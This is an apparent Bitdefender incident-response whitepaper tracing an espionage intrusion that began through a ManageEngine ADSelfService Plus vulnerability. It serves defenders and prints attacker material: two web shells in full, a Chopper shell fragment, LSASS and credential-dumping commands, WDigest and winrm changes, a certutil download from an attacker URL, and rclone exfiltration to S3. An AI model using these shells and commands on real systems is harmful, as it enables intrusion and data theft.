WHITEPAPER

Bitdefender

Security

Hiding in the Shadows: Investigation of a Corporate Espionage Attack

Contents

Foreword 3
Attack at a Glance 3
Attack Timeline 3
Step 1 - Initial Access 5
Step 2 – System Discovery 5
Step 3 – Exchange backdooring. 6
Steps 4, 5, 6 – Discovery, collection and exfiltration of data 6
Step 7 - Credential Access. 7
Step 8 - More Exfiltration. 8
Continuation of the operation 8
Exfiltration from Windows machines 9
Exfiltration from Linux machines 10
After the intrusion was detected 11
Tools 12
IPs used to access the victim 13
IOCs 14

Authors:

Alexandru MAXIMCIUC – Team Lead, Cyber Threat Intelligence Lab @ Bitdefender
Victor VRABIE – Security Researcher, Cyber Threat Intelligence Lab @ Bitdefender

Foreword

Over the course of several months, a highly sophisticated and targeted attack took place against a U.S. technology company. The threat actor group managed to compromise one machine and then access company infrastructure for the purpose of espionage. In the attack, a vast network of several hundred IP addresses were used for accessing confidential data. Most of them originated from China.

As the political climate continues to heat up in the Asia Pacific region and other parts of the world, we believe these types of attacks will increase in order to gain advantages, siphon money, or simply cause destruction. We urge organizations in industrial, energy, financial, defense and other critical sectors to be on high alert.

This whitepaper documents the attack. It was published to help other organizations and decision makers cover their blind spots and improve their cybersecurity posture. We have released the indicators of compromise and documented the techniques, tactics, and procedures specific to this threat actor group.

In a complex world of deeply integrated technologies, providing security to customers is a resource-intensive endeavor. As part of our commitment to keeping customers safe, we often complement our security stack offerings with managed detection and response (MDR), proactive threat hunting and constant monitoring of customer environments. The Bitdefender Cyber Threat Intelligence Lab keeps close watch on alerts and EDR reports coming from infrastructure to help owners and maintainers navigate the early stages of compromise.

Attack at a Glance

- Attackers managed to compromise a Patient Zero computer and used it to establish a secondary access avenue through a web shell planted on the company's Exchange Server
- This attack was focused on information exfiltration and spans on several months
- During the scouting process, the threat actor managed to gain access to the company's intellectual property and download source code from several GIT repositories
- The group used a network of over 650 IPs to access the company infrastructure for the duration of the attack. The vast majority of IP addresses can be traced back to China.

Attack Timeline

Our investigation into this issue reveals that the original point of compromise was an internet-facing instance of ManageEngine ADSelfService Plus exploited via a known unpatched vulnerability (CVE-2021-40539). After gaining access to the system hosting the vulnerable software application, the attackers dropped a web shell in a directory accessible from the Internet.


The ability to execute code remotely via web shell let the attackers carry out discovery actions such as querying user and system information, listing computers joined into the corporate domain and listing of the systems active on the network by running PING commands against the company's internal IP space.

Moving forward, the attackers managed to compromise an Exchange server within the victim's network by deploying a web shell to it. By doing so, the attackers achieved a secondary foothold in the organization.

Several days after the compromise of Patient Zero, the attackers moved further up the kill chain to an extensive discovery operation in which files and directories in the company's file share were inspected. The discovery phase revealed available Git repos, SSH private keys, VPN certificates, RDP files and other critical information that was improperly stored on shared locations.

The discovery operation was followed by data collection using an uploaded, legitimate rar.exe followed by exfiltration via an internet accessible directory, probably used internally as a bucket for jpg files and other images used in web pages. This approach allowed the threat actors to make noisy requests thatfly under the radar in case of traffic inspection.

Credential harvesting was performed with the help of a signed version of Mimikatz, which allowed the extraction of the hashes of user credentials. Next, the attackers started to exfiltrate Git repositories using the plaintext credentials likely obtained from the inspected files found on the network.



Attacker actions in the first day of intrusion

A few days later, the attackers moved away from Patient Zero and instead started using the web shell deployed on the Exchange server. For an extensive period of time, they kept exfiltrating information by periodically running rar.exe on multiple machines, staging the files on the compromised Exchange server for further exfiltration.

Other interesting TTPs are the remote command execution on Linux machines via plink.exe and exfiltration using rclone on AWS S3 on both Windows and Linux boxes.

Step 1 - Initial access

Our analysis of log files (access logs and serverOut logs of the ADAeflService product, in particular) revealed details of the initial access. The first suspicious isolated request to the **/RestAPI/LogonCustomization endpoint was performed by prefixing it with "/./". This let the attackers bypass authentication – a preliminary validation that the software was indeed vulnerable. Five days after the first suspicious request, another four similar requests show up in the logs:**

```
- /./RestAPI/LogonCustomization 1
- /./RestAPI/LogonCustomization 1
- /./RestAPI/LogonCustomization 1
- /./RestAPI/Connection 5936 "-"
```

Remote Code Execution by abusing CVE-2021-40539 as shown in access logs

At the same time, errors in the logs show up, suggestive of a a file upload initiated by attackers:

```
java.lang.ClassCastException: org.apache.catalina.connector.RequestFacade cannot be cast to com.adventnet.iam.security.
   at com.adventnet.sym.adsm.common.webclient.util.ClientUtil.getUploadedFileName(ClientUtil.java:788)|
   at com.adventnet.sym.adsm.common.webclient.admin.LogonCustomization.unspecified(LogonCustomization.java:92)|
java.lang.NullPointerException|
   at com.adventnet.sym.adsm.common.server.util.UserUtil.getUserPersonal(UserUtil.java:1039)|
   at com.adventnet.sym.adsm.common.server.util.UserUtil.getUserPersonal(UserUtil.java:1000)|
   at com.adventnet.sym.adsm.common.webclient.admin.LogonCustomization.unspecified(LogonCustomization.java:265)|
```

Errors indicating file upload operation by abusing CVE-2021-40539

The request to the **/./RestAPI/Connection, followed by a request to /help/admin-guide/test.jsp from the same source IP indicates successful deployment of the web shell.**

All traces lead to the assumption that the attackers used a POC similar to the one available here in order to gain initial access.

Step 2 – System discovery

After a while, the attackers started to execute commands:

```
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&net time /dom&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&quser&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&net  group "Domain Computers" /dom&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&net view <machine1>&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&ping -n 1 <machine2>&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&ping -n 1 <machine3>&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&net view \\<machine4>&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&ping -n 1 <machine5>&echo [S]&cd&echo [E]
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&net view \\<fqdn of DC>&echo [S]&cd&echo [E]
```

This was followed by inspecting shares.

Step 3 – Exchange backdooring.

The attackers were able to access the **\\<exchange> \c$\inetpub\wwwroot\aspnet_client\css folder and create two .aspx files – ex.aspx and rr.aspx:**

```
<%@ Page Language="C#" %><%@Import Namespace="System.Reflection"%><%Session.
Add("k","098f6bcd4621d373");byte[] k = Encoding.Default.GetBytes(Session[0] + ""),c
= Request.BinaryRead(Request.ContentLength);Assembly.Load(new System.Security.
Cryptography.RijndaelManaged().CreateDecryptor(k, k).TransformFinalBlock(c, 0,
c.Length)).CreateInstance("U").Equals(this);%>
```

ex.aspx

```
<%@PAGE LANGUAGE=JSCRIPT%><%var PAY:String=Request['\x61\x62\x63\x64'];eval(PAY,'\
x75\x6E\x73\x61'+'\x66\x65');%>
```

rr.aspx

Steps 4, 5, 6 – Discovery, collection and exfiltration of data

Once a backup access vector was set in place, an extensive file and directory discovery was started. Sensitive information was discovered, including SSH keys, VPN certificates, configs, Git repos and more.

By abusing the same vulnerability in the **/RestAPI/LogonCustomization endpoint, attackers uploaded a rar.exe (named ADSelfWrapper.exe probably to blend in with the directory. This file was then used to archive multiple files and directories:**

```
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\help\admin-guide\"&"C:\
ManageEngine\ADSelfService Plus\bin\ADSelfWrapper.exe"  a -m5 -v2000m -hpCIA@NSA@
FBI -inul -r "C:\ManageEngine\ADSelfService Plus\webapps\adssp\images\mobile\
mapp\<redacted>.rar" <multiple directories from file shares> -x*.mp4 -x*.m4a -x*.avi
-x*.mov&echo [S]&cd&echo [E]
```

All RAR archives were subsequently renamed before exfiltration:

```
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\images\mobile\mapp\"&rename
*.rar *.jpg&echo [S]&cd&echo [E]
```

The files were downloaded via HTTP, as the folder chosen for the archiving process was accessible from the Internet:

```
- /images/mobile/mapp/<redacted>.part02.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"
```

```
- /images/mobile/mapp/<redacted>.part05.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
```

```
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part08.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part03.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part02.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part03.jpg 16 "-" <redacted> <redacted> GET
[<redacted>] 16 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part05.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part04.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"

- /images/mobile/mapp/<redacted>.part01.jpg 0 "-" <redacted> <redacted> GET
[<redacted>] 0 206 "Mozilla/5.0 (Linux; Android) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/34.0.1847.131 Safari/537.36"
```

The HTTP requests were performed in a highly parallel manner. The attackers apparently used the HTTP Range Header to achieve that, as revealed by the logs that show the multiple IPs making subsequent requests to the same file.

Step 7 - Credential access

The attackers uploaded a signed version of Mimikatz to obtain more credentials.

The malicious C:\ManageEngine\ADSelfService Plus\bin\vm.exe was executed initially on Patient Zero, but it seems the results didn't meet the expectations and execution of the same vm.exe followed on the Domain Controller (DC):

```
cd /d "C:\ManageEngine\ADSelfService Plus\webapps\adssp\images\mobile\mapp\"&cd C:\
ManageEngine\ADSelfService Plus\bin\

cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&vm.exe /all >vm.log

cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&copy vm.exe \\<DC>\c$\windows\temp\
vm.exe

cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&del vm.exe
```

For remote execution on the DC, the vm.exe binary was copied into **\\<DC>\c$\windows\temp** alongside the s.bat file containing the command **c:\windows\temp\vm.exe /all >c:\windows\temp\hashall.log:**

```
cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&WMIC /node:"<DC>"  PROCESS CALL Create "c:\windows\temp\s.bat"

cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&dir  \\<DC>\c$\windows\temp\hash*

cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&del   \\<DC>\c$\windows\temp\vm.exe

cd /d "C:\ManageEngine\ADSelfService Plus\bin\"&move   \\<DC>\c$\windows\temp\hash*    h.log
```

Step 8 - More exfiltration

The threat actor managed to obtain plaintext credentials of a user with read access on multiple Git repos. These credentials were probably found in files that had alreadybeen exfiltrated, as the execution of vm.exe only extracted password hashes.

The attackers also downloaded a tool called git2.exe from **http://node-sdk-sample-760723cc-b7e7-43ef-9f5b-9eca39acdefe.s3.us-west-1.amazonaws[.]com/git2.exe. Using plaintext credentials, they were able to download source code from multiple Git repos and exfiltrate the stolen intellectual property using the same method (staging the archives in the C:\ManageEngine\ADSelfService Plus\webapps\adssp\images\mobile\mapp** folder as image files).

In an interesting detail from this exfiltration stage, the attackers created a local user with local admin privileges to obtain a particular piece of information. This way, they were able to establish a RDP session to Patient Zero again. After collection of the resource, the user was deleted, and the data was exfiltrated.

Continuation of the operation

At a later stage of the intrusion, the attackers abandoned the web shell from Patient Zero in favor of the web shell deployed on the Exchange server. They were primarily interested in the credentials on that machine, as suggested by the executed command **"cmdkey /l" followed by dumping the memory of lsass.exe using "rundll32.exe C:\windows\system32\comsvcs.dll MiniDump <PID> C:\bin\PuTTY\lsass.dmp full" and then by the execution of another tool "C:\\bin\\PuTTY\\w.exe C:\\bin\\PuTTY\\www.log" that is actually WindowsVaultPasswordDecryptor from SecurityXploded. Other tools for credential access revealed that the attacker tried to use NTDSDumpEx as well.**

Next was the export of emails for a specific user that the attackers were interested in:

```
New-MailboxExportRequest -Mailbox <user> -FilePath \\<echange server>\f$\$RECYCLE.BIN\ex\<user>.pst
```

At a later point, the WDigest setting, the option that tells the password to be cached in plaintext in the memory of the LSASS, was enabled by the following command:

```
cmd /c cd /d "C:\inetpub\wwwroot\aspnet_client\css\"&reg add HKLM\SYSTEM\
CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_
DWORD /d 1 /f&echo [S]&cd&echo [E]
```

More than a month after the attackers gained email and credential access, they proceeded to inspect the remote machines for more information to steal. Exfiltration continued for several months.

Exfiltration from Windows machines

In the initial stage of the attack, the threat actors apparently focused on identifying the Windows machines holding valuable information. In the later stages, only collection and exfiltration was performed.

They periodically accessed the victim and checked if the targeted machines were running by using ping.exe. Then the rar.exe and s.bat were copied on target, usually in **C:\Windows\system\, followed by the execution of the s.bat with wmic.exe tool:**

```
cmd /c cd /d "c:\Windows\System\"&WMIC /node:<target machine> /user:<domain admin>
/password:<password> PROCESS CALL Create "c:\windows\system\s.bat"&echo [S]&cd&echo
[E]
```

On the target machine, respectively, the rar.exe tool was executed:

```
c:\\windows\\system\\schost.exe    a -m5 -v2000m -hpCIA@NSA@FBI -inul -r c:\\
windows\\system\\<redacted>.rar <multiple local folders>
```

The resulting archives were copied back to the Exchange server on \\<exchange server>\f$\$RECYCLE.BIN\ex\ for further exfiltration (Due to lack of information, we can only infer the method).

In the case of file shares, the attackers executed the rar tool directly on the Exchange:

```
c:\\windows\\system\\schost.exe    a -m5 -v2000m -hpCIA@NSA@FBI -inul -r "C:\
inetpub\wwwroot\aspnet_client\css\<redacted>.rar" <multiple directories from file
shares
```

The attackers then changed the .rar extension of archives to .jpg and exfiltrated them using the Internet accessible directory:

```
<redacted> <redacted> GET /aspnet_client/css/r.jpg - 443 - <redacred>
wMozilla/5.0+(Linux;+Android)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/
34.0.1847.131+Safari/537.36 - 206
```

```
<redacted> <redacted> GET /aspnet_client/css/r.jpg - 443 - <redacred>
Mozilla/5.0+(Linux;+Android)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/
34.0.1847.131+Safari/537.36 - 206
```

```
<redacted> <redacted> GET /aspnet_client/css/r.jpg - 443 - <redacred>
Mozilla/5.0+(Linux;+Android)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/
34.0.1847.131+Safari/537.36 - 206
```

```
<redacted> <redacted> GET /aspnet_client/css/r.jpg - 443 - <redacred>
```

```
Mozilla/5.0+(Linux;+Android)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/
34.0.1847.131+Safari/537.36 - 200
```

Exfiltration from Linux machines

Exfiltration from the Linux systems also occurred, and the plink.exe was the main tool for remote execution. System discovery was performed in the previous stages of the attack, so the next task was to discover valuable files and directories:

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\css\\"&amsi.exe    -batch
-hostkey SHA256:<hostkey> -l <user> -pw <password> <ip>   "/<path>/.cache/bin -p -c
'ls -altr /root/'"&echo [S]&cd&echo [E]
```

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\css\\"&amsi.exe   -batch
-hostkey SHA256:<hostkey -l <user> -pw <password> <ip>   "/<path>/.cache/bin -p -c
'ls -altr /<path1>/'"&echo [S]&cd&echo [E]
```

Exfiltration of the valuable data was the next action attempted by the attackers. It seems they initially planned to use a NFS client from the Exchange server to mount the Linux partitions and collect the data as they had done before:

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\css\\"&PowerShell -Command
"&{import-module servermanager;add-windowsfeature NFS-Client}"&echo [S]&cd&echo [E]
```

However, this attempt seems to have failed, as suggested by the multiple commands to mount the Linux partitions as local drives (and also by the fact that they used another mechanism for exfiltration):

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\css\\"&showmount -e
<redacted>&echo [S]&cd&echo [E]
```

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\
css\\"&mount  <redacted>:/<redacted>   r:&echo [S]&cd&echo [E]
```

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\
css\\"&mount  <redacted>:/<redacted>/   m:&echo [S]&cd&echo [E]
```

```
cmd /c cd /d "C:\\inetpub\\wwwroot\\aspnet_client\\css\\"&showmount -e
<redacted>&echo [S]&cd&echo [E]
```

The second attempt resorted to the use of the rclone tool and the exfiltration on AWS S3. This attempt was successful:

```
cmd /c cd /d "C:\inetpub\wwwroot\aspnet_client\css\"&C:\windows\system\plink.exe
-batch -hostkey SHA256:<hostkey>   -l <user> -pw <password> <ip>  "/<path>/.cache/
bin -p -c 'ls -ltr /<path>/.cache/data/'"&echo [S]&cd&echo [E]
```

```
cmd /c cd /d "C:\inetpub\wwwroot\aspnet_client\css\"&C:\windows\system\plink.
exe   -batch -hostkey SHA256:<hostkey>   -l <user> -pw <password> <ip> "/<path>/.
cache/bin -p -c '/<path>/.cache/rcache sync /<path>/.cache/data s3:<redacted>/
docs/2021/06/04/<redacted> --config /<path>/.cache/cache.log &!''"&echo [S]&cd&echo
[E]
```

Another action the attackers performed periodically was the credential access by dumping the LSASS memory:

```
cmd /c cd /d "C:\Users\<user>\"&powershell -c "rundll32 C:\windows\system32\
```

```
comsvcs.dll MiniDump <PID>C:\.BIN\lsass.dmp full"&echo [S]&cd&echo [E]
```

Other methods of dumping the LSASS performed by the attackers involved the use of **SQL External minidumper from Microsoft:**

```
cmd /c cd /d "C:\ISO\"&SqlDumper.exe <PID> 0 0x01100&echo [S]&cd&echo [E]
```

Another source of credentials for attackers was the SAM database from Registry hives – they dumped and exfiltrated it as well;

The attackers enabled winrm to enable access to the system without the web shell:

```
cmd /c cd /d "C:\inetpub\wwwroot\aspnet_client\css\"&winrm set winrm/config/service
@{EnableCompatibilityHttpListener="true"}&echo [S]&cd&echo [E]
```

```
cmd /c cd /d "C:\inetpub\wwwroot\aspnet_client\css\"&winrm set winrm/config/
Listener?Address=*+Transport=HTTP @{Port="443"}&echo [S]&cd&echo [E]
```

```
cscript  //nologo "C:\Windows\System32\winrm.vbs" quickconfig -q
```

```
cscript  //nologo "C:\Windows\System32\winrm.vbs" set winrm/config/Client @
{TrustedHosts="*"}
```

After the intrusion was detected

The last attempt at exfiltration on Windows stations differed from the attackers' usual approach and included the use of the rclone tool:

```
c:\\windows\\system\\schost.exe    a -m5 -v2000m  -inul -r  c:\\windows\\system\\
c\\<redacted>.rar <folder> -x*.exe -x*.mp4 -x*.pst -x*.mov
```

```
c:\\windows\\system\\conhost.exe  sync c:\\windows\\system\\c s3:<redacted>/
docs/2021/06/04/<redacted> --config c:\\windows\\system\\evt.log
```

The attack was detected and more actions for disruption were taken, including deletion of the malicious web shell from the Exchange server (the software from Patient Zero was patched and the web shells disappeared at the time).

At this point, the attackers started to use winrm for execution on the Exchange server and struggled to maintain access. There was an attempt to enable winrm on Patient Zero (PSEXEC was used for remote command execution) as that machine was still exposed to the Internet.

Moreover, the attackers tried to deploy other web shells on the Exchange server:

```
certutil  -decode "C:\\windows\\system32\\t.log" "C:\\Program Files\\ManageEngine\\
ADSelfService Plus IIS MFA Module\\VirtualDirectory\\MFA.aspx"
```

```
certutil.exe  -urlcache -split -f https://app.jetboatpilot[.]com/utils/optimize/
ver.ico
```

The fact that winrm was enabled was noticed and remediated. The web shells were also noticed and deleted and

the attackers completely lost access to the victim.

Tools

The vm.exe binary is in fact the **kuhl_m_lsadump_dcsync module of mimikatz. It implements the DCSync attack that can provide the attackers with credential hashes. Another particularity of this binary is that it is digitally signed:**

```
SignerCertificate       : [Subject]
          E=certificates@perkinelmer.com, CN="PerkinElmer, Inc.", OU=Software
Development, O="PerkinElmer, Inc.", L=Waltham, S=Massachusetts, C=US
          [Issuer]
          CN=GlobalSign CodeSigning CA - SHA256 - G3, O=GlobalSign nv-sa, C=BE
          [Serial Number]
          542CD39D48C164298ECA21D3
          [Not Before]
          6/9/2020 5:20:03 PM
          [Not After]
          8/20/2023 10:45:21 PM
          [Thumbprint]
          7C496F5FE65803A45AD7BD8DA5F59B8548E08E0A
TimeStamperCertificate : [Subject]
          CN=Globalsign TSA for Advanced - G4, O=GlobalSign nv-sa, C=BE
          [Issuer]
          CN=GlobalSign Timestamping CA - SHA384 - G4, O=GlobalSign nv-sa, C=BE
          [Serial Number]
          0100466950A604A9D970E81DD24D419F
          [Not Before]
          5/27/2021 12:55:23 PM
          [Not After]
          6/28/2032 12:55:22 PM
          [Thumbprint]
          5FA4A2CAB917D571A10F9C5A51B04DA1F5E39C9F
Status                  : Valid
StatusMessage           : Signature verified.
Path                    : <redacted>
SignatureType           : Authenticode
IsOSBinary              : False
```

Another tool used by attackers on Patient Zero was **C:\\ManageEngine\\ADSelfService Plus\\webapps\\adssp\\images\\mobile\\mapp\\m.exe - that is ms17-010 scanner.**

A sample of NTDSDumpEx was found on a Domain Controller as C:\Windows\Temp\nt.exe.


The downloaded ver.ico is a modified version of the legitimate ADSSPWebLoader.aspx. The inserted code is in fact a Chopper web shell that extracts the command id and its parameters from the HTTP request:

```
String strFlag = Request.Form.Get("Format");
String strParamerA = "";
String strParamerB = "";
```

```
String Result = "";
if (strFlag != "")
{
  strParamerA = Request.Form.Get(strFlag + "A");
  if (strParamerA == null)
  {
    strParamerA = Request.Form.Get("\x5A\x31");
  }
  strParamerB = Request.Form.Get(strFlag + "B");
  if (strParamerB == null)
  {
    strParamerB = Request.Form.Get("\x5A\x32");
  }
```

Other web shells used in this intrusion include Tunna JSP web shell v0.1 and ReGeorg jsp.

IPs used to access the victim



IOCs

https://app.jetboatpilot[.]com/utils/optimize/ver.ico
http://node-sdk-sample-760723cc-b7e7-43ef-9f5b-9eca39acdefe.s3.us-west-1.amazonaws[.]com/git2.exe

filepath	md5
C:\inetpub\wwwroot\aspnet_client\css\rr.aspx	742a27fb2a87e2c660fea0bb8184b53e
C:\inetpub\wwwroot\aspnet_client\css\ex.aspx	84b5e2ac1846d268f1cf9581b63bf953
test.jsp	182d244ab4cd63e63997c0ec5d34f320
y.jsp	28e0f31c506b346b8462f61b4903dcb3
C:\ManageEngine\ADSelfService Plus\webapps\adssp\images\mobile\mapp\m.exe	6572fc009a714fefc92dafcb2250f83d
C:\ManageEngine\ADSelfService Plus\bin\vm.exe	c8460622d893c5753b44a3ac08f55b4f
C:\Windows\Temp\nt.exe	ab6414b83b23807dd530d250829c8bc1
ver.ico	fe54e8952f4a24d0747078ee8983ff4d
test.jsp	57988b776d80b73ecc7640c72fc4f4a6
nav_working.jsp	f23436e941af00ae05ad709a7e1da8e1
tot.jsp	c9951e1646f68e418a186480c31eb00e
ad.txt	c951158b74ec5b1869d0ff9ae7ae63f9
t.jsp	eb4f89071009c72248ae26d46900d0f2
ttt.jsp	2b65120a2d5703d2a042039a997b1284
tot.jsp	2b65120a2d5703d2a042039a997b1284

